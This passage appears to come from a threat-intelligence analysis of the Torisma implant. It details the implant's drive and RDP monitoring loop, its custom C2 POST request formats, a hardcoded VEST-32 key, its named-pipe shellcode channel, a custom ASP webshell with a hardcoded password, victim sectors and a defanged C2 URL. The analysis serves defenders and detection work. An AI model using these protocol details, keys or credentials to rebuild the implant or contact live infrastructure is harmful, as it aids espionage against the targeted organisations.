


Triggering monitoring based on configuration

**Monitoring**

The monitoring loop will retrieve the address of WTSEnumerateSessionsW and the local mac address using GetAdaptersInfo.

1. The code will execute on a loop, until either enough time has elapsed (end time passed a parameter) or an event of interest occurred




Monitoring loop

1. It will monitor for an increase in the number of logical drives and Remote Desktop Sessions (RDS). If either occur, a status code will be set (5. New drive, 6. New RDS session) and the monitoring loop stops.

*Drive tracking*

a. It uses GetlogicalDrives to get a bitmask of all the drives available on the system, then iterates over each possible drive letter

b. It will also use GetDriveType to make sure the new drive is not a CD-ROM drive




Check drive type

1. It keeps track of the number of drives previously seen and will return 1 if the number has increased

***RDP Session Tracking***

The RDP session tracking function operates the same as the drive tracking. If the number increases by one it then returns 1. It uses WTSEnumerateSessionsW to get a list of sessions, iterates through them to count active ones.

Get active RDP sessions




Get active RDP sessions, continued

### Command and Control Communication

The C2 code is interesting and is a custom implementation. The general process for this protocol is as follows.

1. Generates a connection ID that will be kept throughout this step as a hex string of five random bytes for each module (0x63) and random seeded with the output of GetTickCount64




Generate connection ID

1. Next it loads a destination URL
    a. There are three available servers hardcoded in the implant as an encrypted blob
    1. b. The decryption is done using a VEST-32 encryption algorithm with the hardcoded key ff7172d9c888b7a88a7d77372112d772

Configuration Decryption

c. A random configuration number is picked (mod 6) to select this configuration

d. There are only 3 configurations available, if the configuration number picked is above 3, it will keep incrementing (mod 6) until one is picked. Configuration 0 is more likely to be chosen because of this process.



Code to pick configurations

1. It will send a POST request to the URL it retrieved from the configuration with a “VIEW” action. It builds a request using the following hardcoded format string.

```
post => ACTION=VIEW&PAGE=%s&CODE=%s&CACHE=%s&REQUEST=%d
=> PAGE=drive_count

CODE=RDS_session_count

CACHE=base64(blob)

Request=Rand()

blob: size 0x43c

blob[0x434:0x438] = status_code

blob[0x438:0x43c] = 1

blob[0:0x400] = form_url

blob[0x400:0x418] = mac_address

blob[0x418:0x424] = connection_id (random)

blob[0x424:0x434] = “MC0921” (UTF-16LE)
```

a. The process will be looking for the return of the string **Your request has been accepted. ClientID: {f9102bc8a7d81ef01ba}** to indicate success

1. If successful, it will retrieve data from the C2 via a POST request, this time it will use the PREVPAGE action

a. It uses the following format string for the POST request


```
ACTION=PREVPAGE&CODE=C%s&RES=%d
With: CODE = connection_id (from before)

RES = Rand()
```

b. The reply received from the server is encrypted it. To decrypt it the following process is needed

i. Replace space with +


ii. Base64 decode the result

iii. Decrypt the data with key “ff7172d9c888b7a88a7d77372112d772”



Server decryption using key

iv. Perform a XOR on the data




Perform XOR on the data


1.
    1. The decrypted data is going to be used to execute a shellcode from the server and send data back

a. Data from the server will be split into a payload to execute and the data passed as an argument that is being passed to it
b. Part of the data blob sent from the server is used to update the local configuration used for monitoring

i. The first 8 bytes are fed to a add+xor loop to generate a transformed version that s compared to hardcoded values



Configuration check



Configuration check continued

ii. If the transformed data matched either of the two hardcoded values, the local configuration is updated


iii. In addition, the duration of the observation (for the Drive/RDS) loop can be updated by the server

iv. If the duration is above 0x7620 (21 days) it will then re-enable the monitoring even if the configuration detailed above had disabled it

v. If the transformed data doesn’t match any of the two hardcoded values, then monitoring will be disabled by the configuration

c. The implant will create a new communication thread and will wait until its notified to continue. It will then proceed to execute the shellcode and then wait for the other thread to terminate.

d. Depending on what occurred (an error occurred, or monitoring is enabled/disabled) the code will return a magic value that will decide if the code needs to run again or return to the monitoring process.



Return to communications loop

1. 
    1. The communications thread will create a new named pipe (intended to communicate with the shellcode). It the notifies the other thread once the pipe is ready and then proceed to send data read from the pipe to the server.

a. The pipe name is \\.\pipe\fb4d1181bb09b484d058768598b

Code for named pipe

b. It will read data from the pipe (and flag the processing as completed if it finds “- – – – – – – – -“

c. It will then send the data read back to the C2 by sending a POST in the following format

```
ACTION=NEXTPAGE
ACTION=NEXTPAGE&CODE=S%s&CACHE=%s&RES=%d

CODE=connection_id

CACHE=base64(message)

RES = Rand()
```


d. Data is encrypted following the same pattern as before, data is first XORED and then encrypted using VEST-32 with the same key as before

e. This will be repeated until the payload thread sends the “- – – – – – – – -“message or that the post failed

## Campaign Identification


One way the adversary keeps track of what victims are infected by what version of the first stage implant is by using campaign IDs. These IDs are hard coded into the VB macro of the template document files that are retrieved by the first stage maldoc.

They are sent to the backend server through the NED parameter as covered earlier, further they are read and interpreted by the ASP code.



### Victimology

According to the raw access logs for Inc-Controller-News.asp it is possible to understand what countries were impacted and it matches with the logs we discovered along another .asp page (view.asp), which we will explain later in the document.



Based on one of C2 log files we could identify the following about the victims:

- Russian defense contractor
- Two IP addresses in two Israeli ISP address spaces
- IP addresses in Australian ISP space
- IP address in Russian ISP address space
- India-based defense contractor

**Template-letter.asp**

During our investigation we uncovered additional information that led to the discovery of additional ASP pages. One ASP page discovered on the same compromised command and control server contained interesting code. First this ASP page is encoded in the same method using VB.Encode as we observed with the code that delivers the Torisma implant. Second it appears that the code is part of the core backend managed by the attacker and had the original file name of board_list.asp. Based on in the wild submission data the file board_list.asp first appeared in Korea October 2017, this suggests that this code for this webshell has been in use since 2017.

Further, this ASP page is a custom webshell that according to our knowledge and sources is not an off-the-shelf common webshell, rather something specifically used in these attacks. Some of the actions include browsing files, executing commands, connecting to a database, etc. The attacker is presented with the login page and a default base64 encoded password of ‘venus’ can be used to login (this value is hardcoded in the source of this page).

Template-Letter.ASP main page

Functionality to execute commands

**VIEW.ASP -Torisma Backend**

The View.ASP file is equally important as the inc-controller-news.asp file and contains interesting functionality. This ASP page is the backend code for the Torisma implant, and the functions are intended to interact with the infected victim.

The view.asp file contains the following references in the code:

The file “FOUND001.CHK” contains a “logfile” as the CONST value name possibly refers to “logvault”.

Analyzing the possible victims revealed an interesting list:

- Russia-based defense contractor
- Two IP addresses in two Israeli ISP address spaces
- IP address in Russian ISP address space
- India-based defense contractor


The file “FOUND002.CHK” contains a Base64 string that decodes to:

hxxps://www.krnetworkcloud.org/blog/js/view.php|www.krnetworkcloud.org|2|/blog/js/view.php|NT

The above domain was likely compromised to host malicious code, given it belongs to an Indian IT training company.

